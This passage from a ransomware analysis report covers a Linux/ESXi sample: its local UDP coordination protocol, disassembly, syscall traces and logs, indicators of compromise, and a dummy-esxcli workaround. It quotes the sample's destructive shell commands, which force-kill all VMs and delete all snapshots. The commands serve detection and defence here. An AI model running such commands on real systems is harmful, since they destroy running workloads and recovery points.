We have also found that the malware tries to communicate with other instances of itself running on the same machine. To illustrate, if we set up the ***netcat*** utility to listen on the UDP port *61069*, and trace system calls related to networking, we will see the following:

```
# ...
socket(AF_INET, SOCK_DGRAM|SOCK_CLOEXEC, IPPROTO_IP) = 3
bind(3, {sa_family=AF_INET, sin_port=htons(61069), sin_addr=inet_addr("127.0.0.1")}, 16) = -1 EADDRINUSE (Address already in use)
socket(AF_INET, SOCK_DGRAM|SOCK_CLOEXEC, IPPROTO_IP) = 3
bind(3, {sa_family=AF_INET, sin_port=htons(47759), sin_addr=inet_addr("127.0.0.1")}, 16) = 0
connect(3, {sa_family=AF_INET, sin_port=htons(61069), sin_addr=inet_addr("127.0.0.1")}, 16) = 0
setsockopt(3, SOL_SOCKET, SO_RCVTIMEO_OLD, "\0\0\0\0\0\0\0\0 \241\7\0\0\0\0\0\0", 16) = 0
setsockopt(3, SOL_SOCKET, SO_SNDTIMEO_OLD, "\0\0\0\0\0\0\0\0 \241\7\0\0\0\0\0\0", 16) = 0
sendto(3, "{\"Handshake\"":\"250107802100754672\"}", 35, MSG_NOSIGNAL, NULL, ...) = 35
# ...
```

As we can see from the above, the sample first tries to set a UDP socket to listen on the port *61069*, this system calls fails, because we have already taken the port with ***netcat***. Next, it creates a new socket to listen on the port `47759` (this port number is arbitrary), sets the socket options and sends the message **{\"Handshake\"":\"250107802100754672\"}** to whoever is listening on the port *61069*.

Overall, we see that the malware tries to become a UDP server by listening on the port *61069*, when it sees that the port is busy, it becomes a client. If we run multiple instances at the same time, one of them will become a server, and will receive messages from other instances.

The function that parses these messages is located at the offset "*0x9c780*". For instance, this is a piece of disassembly, where the **Handshake** and **HandshakeOk** messages are processed:

```
.text:000000000009C8BC loc_9C8BC:                              ; CODE XREF: maybe_parse_incoming_socket_data+C0↑j
.text:000000000009C8BC                                         ; DATA XREF: .rodata:jpt_9C840↓o
.text:000000000009C8BC                 mov     rax, 'kahsdnaH' ; jumptable 000000000009C840 case 11
.text:000000000009C8C6                 xor     rax, [rdi]
.text:000000000009C8C9                 mov     rcx, 'kOekahsd'
.text:000000000009C8D3                 xor     rcx, [rdi+3]
.text:000000000009C8D7                 or      rcx, rax
.text:000000000009C8DA                 jz      short loc_9C937
.text:000000000009C8DC                 mov     rcx, 'hChtlaeH'
.text:000000000009C8E6                 xor     rcx, [rdi]
.text:000000000009C8E9                 mov     rdx, 'kcehChtl'
.text:000000000009C8F3                 xor     rdx, [rdi+3]
.text:000000000009C8F7                 mov     al, 2
.text:000000000009C8F9                 jmp     short loc_9C918
```

This simple UDP server supports the following messages:

Message example	Comment
{"Handshake", [id]}	This seems to be a handshake message when a client tries to communicate with the server.
{"HandshakeOk", [id]}	This is a response to a handshake message (as we have seen, this response is not strictly required).
"HealthCheck"	Request the status of a client.
{"HealthCheckOk": [either "Online" or "Idle"]}	Status message from a client; "*Online*" - client is busy with something (e.g., file encryption), "*Idle*" - client is doing nothing.
{"TryPath":[file path]}	ask the server (maybe also a client) to encrypt specific file path.
"Shutdown"	kill the client/server socket.

The most interesting message here is "***TryPath***". A client that is unable to encrypt a file/folder (e.g., due to insufficient privileges) will send the corresponding "***TryPath***" message, and the server will attempt to encrypt this file instead (provided, it has corresponding privileges). The only requirement for this to work is that the server must be started with the "--***propagated***" command line argument.

It may also be possible that if the server does not have sufficient privileges to encrypt a path, it will retransmit the "***TryPath***" command to other clients. However, we were unable to confirm this behavior. Overall, this seems to be an additional measure from the malware authors to make the file encryption as quick and as efficient as possible.

2.2.4. ESXi commands

The malware sample under analysis was compiled for ESXi servers and it may execute some relevant commands on those targets. A quick string analysis reveals the commands:

```
.rodata:0000000000019D9D aBinEsxclilogEs db '/bin/esxclilog | | esxcli --formatter=csv --format-param=fields=='
.rodata:0000000000019D9D                                    ; DATA XREF: sub_75010:loc_79EC6↑o
.rodata:0000000000019D9D                                    ; sub_75010:loc_7C0E7↑o ...
.rodata:0000000000019D9D                db '"WorldID,DisplayName" vm process list | awk -F "\"*,\"*" ',27h,'{'
.rodata:0000000000019D9D                db 'system("esxcli vm process kill --type=force --world-id="$1)}',27h
.rodata:0000000000019D9D                db 'for i in `vim-cmd vmsvc/getallvms| awk ',27h,'{print$1}',27h,'`;d'
.rodata:0000000000019D9D                db 'o vim-cmd vmsvc/snapshot.removeall $i & doneEsxiVersionmajorminor'
.rodata:0000000000019D9D                db 'patch/rustc/e012a191d768adeda1ee36a99ef8b92d51920154/library/std/'
.rodata:0000000000019D9D                db 'src/sync/mpsc/sync.rsassertion failed: guard.canceled.is_none()lo'
.rodata:0000000000019D9D                db 'lwutassertion failed: guard.buf.size() > 0 || (deadline.is_some()'
.rodata:0000000000019D9D                db ' && !woke_up_after_waiting)assertion failed: guard.queue.dequeue('
.rodata:0000000000019D9D                db ').is_none()',0
.rodata:0000000000019DDC                align 20h
```

Thus, the sample attempts to execute several commands using ***esxclilog*** and ***esxcli*** utilities, in particular:

```
# Kill all running VMs
esxcli --formatter=csv --format-param=fields=="WorldID,DisplayName" vm process list | grep -vi ",DC1,"|
        awk -F "\"*,\"*" '{system("esxcli vm process kill --type=force --world-id="$1)}


# Delete all VM snapshots
for i in `vim-cmd vmsvc/getallvms| awk '{print$1}'`;do vim-cmd vmsvc/snapshot.removeall $i & done
```

The above commands shutdown all virtual machines running on the ESXi system and delete all their snapshots. Note, these commands will be executed only if the "***/bin/esxcli***" binary is available, otherwise, the sample will simply proceed with file encryption and other routines (e.g., the files will be encrypted all the same). This allows us to assume that, in principle, any Linux system is a legitimate target for this ransomware.

If we trace the system calls, we would see that the sample indeed looks for the presence of this binary:

```
# ...
statx(AT_FDCWD, "/bin/esxcli", AT_STATX_SYNC_AS_STAT, STATX_ALL, 0x7fff781ae1c0) = -1 ENOENT (No such file or directory)
# ...
```

If the binary is found, prior to launching the above commands, the malware will attempt to identify the version of ESXi by running the "***uname -r***" command. Consider the following example:

```
10:05:27 MASTER [INFO] locker::core::stack: Starting Supervisor
10:05:27 MASTER [INFO] locker::core::stack: Starting Discoverer
10:05:27 MASTER [INFO] locker::core::stack: Starting File Unlockers
10:05:27 MASTER [INFO] locker::core::stack: Starting File Processing Pipeline
10:05:27 MASTER [INFO] locker::core::pipeline::chunk_workers_supervisor: spawned_workers=2
10:05:27 MASTER [INFO] locker::core::pipeline::file_worker_pool: spawned_file_dispatchers=2
10:05:27 MASTER [INFO] locker::core::pipeline::file_worker_pool: spawned_chunk_work_infastructure=2
10:05:27 MASTER [INFO] locker::core::stack: Detecting Other Instances
10:05:27 MASTER [INFO] locker::core::stack: Starting Cluster Service
10:05:27 MASTER [INFO] locker::core::stack: Connecting to Cluster
10:05:27 MASTER [INFO] locker::core::cluster: server=483659624876700552
10:05:27 MASTER [INFO] locker::core::stack: This is a Master Process
10:05:27 MASTER [INFO] locker::core::stack: Starting Platform
10:05:27 MASTER [INFO] locker::core::os::linux::command: spawn=uname -r > /v.x
10:05:27 MASTER [INFO] locker::core::os::linux::esxi: EsxiVersion::detect=EsxiVersion { major: 5, minor: 17, patch: 0 }
10:05:27 MASTER [INFO] encrypt_lib::linux: Killing VMS
10:05:27 MASTER [INFO] encrypt_lib::linux: Waiting for ESXi Preparation...
10:05:27 MASTER [INFO] locker::core::os::linux::command: run_null=esxcli --formatter=csv --format-param=fields=="
    WorldID,DisplayName" vm process list | grep -vi ",DC1,"| awk -F "\"*,\"*" '{system("esxcli vm process kill
    --type=force --world-id="$1)}'
10:05:27 MASTER [INFO] locker::core::stack: Pre Loop
10:05:27 MASTER [INFO] locker::core::stack: Main loop
10:05:27 MASTER [INFO] locker::core::discoverer: Recv Path -> /home/user/folder/
10:05:28 MASTER [INFO] locker::core::cluster: terminating
10:05:28 MASTER [INFO] locker::core::cluster: terminated
10:05:28 MASTER [INFO] locker::core::renderer: Speed: 0.00 Mb/s, Data: 0Mb/0Mb, Files processed: 0/0, Files scanned: 1
10:05:28 MASTER [INFO] locker::core::renderer: Time taken: 1.256158461s
10:05:28 MASTER [INFO] locker::core::stack: Platform Shutdown
10:05:28 MASTER [INFO] encrypt_lib::linux: Removing Snapshots
10:05:28 MASTER [INFO] locker::core::os::linux::command: run_null=for i in `vim-cmd vmsvc/getallvms| awk '{print$1}'`;do
     vim-cmd vmsvc/snapshot.removeall $i & done
10:05:28 MASTER [INFO] locker::core::stack: Finished
```

We have found an interesting bug in this sample. To trigger it, one should replace (or create) ***esxcli*** with a dummy binary that does nothing and always returns "*true*" ("***/bin/true***" is a perfect candidate).

Next, when we run the sample, it will assume that it runs in an ESXi system and will attempt to execute the commands that kill VMs and delete VM shapshots (see above). Remember that our bogus ***esxcli*** binary does nothing but returns "*true*" to any request - in this case it seems the malware executing reaches some internal error state and finishes its execution before it is able to reach the file encryption functionality.

To sum it up: if a dummy *esxcli* binary is present on a Linux system, no file will ever be encrypted when one runs this malware. While it is how this can be leveraged on real ESXi systems (which depend on a functioning *esxcli* binary), this can be a workaround to prevent file encryption by this sample for other Linux systems that don't require the presence of the legitimate ***esxcli*** binary.

3. IoCs

IoC	Type	Description
0ea5dfd5682892d6d84c9775f89faad0c3c8ecce89dfbba010a61a87b258969e	File hash	SHA256 hash of the sample
78.128.113.10	IP address	Adversary IP used to download Virtual Assist
4vendeta.com	Domain	Domain name used by the adversary

msg=Login uniqueness enforcement -- prior active session terminated	SonicWall SRA log message	Session hijacking
“Mozilla/5.0 (iPhone; CPU iPhone OS 14_4_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.0.3 Mobile/15E148 Safari/604.1”	SonicWall SRA log User Agent	Used to download Virtual Assist (computer application)
Local (127.0.0.1) UDP sockets communicating via the port 61069.	Network connection	Local UDP Server used for distributed file encryption
esxcli --formatter=csv --format-param=fields=="WorldID,DisplayName" vm process list | grep -vi ",DC1,"| awk -F "\"*,\"*" '{system("esxcli vm process kill --type=force --world-id="$1)}	Command	ESXi command for stopping virtual machines (this is specific to each sample, as it contains the excluded VMs, “DC1” in this case)
for i in `vim-cmd vmsvc/getallvms| awk '{print$1}'`;do vim-cmd vmsvc/snapshot.removeall $i & done	Command	Shell script command for deleting ESXi virtual machine snapshots

4. Mitigation Recommendations

- Patch network infrastructure devices, especially Internet-facing ones, since those are often used for initial access.
- Monitor external access from unknown IP addresses.
- Check for the presence of known IoCs in the network.
- Maintain backups of servers, including virtual machine snapshots.

5. References

- https://www.crowdstrike.com/blog/how-ecrime-groups-leverage-sonicwall-vulnerability-cve-2019-7481/
- https://www.varonis.com/blog/blackcat-ransomware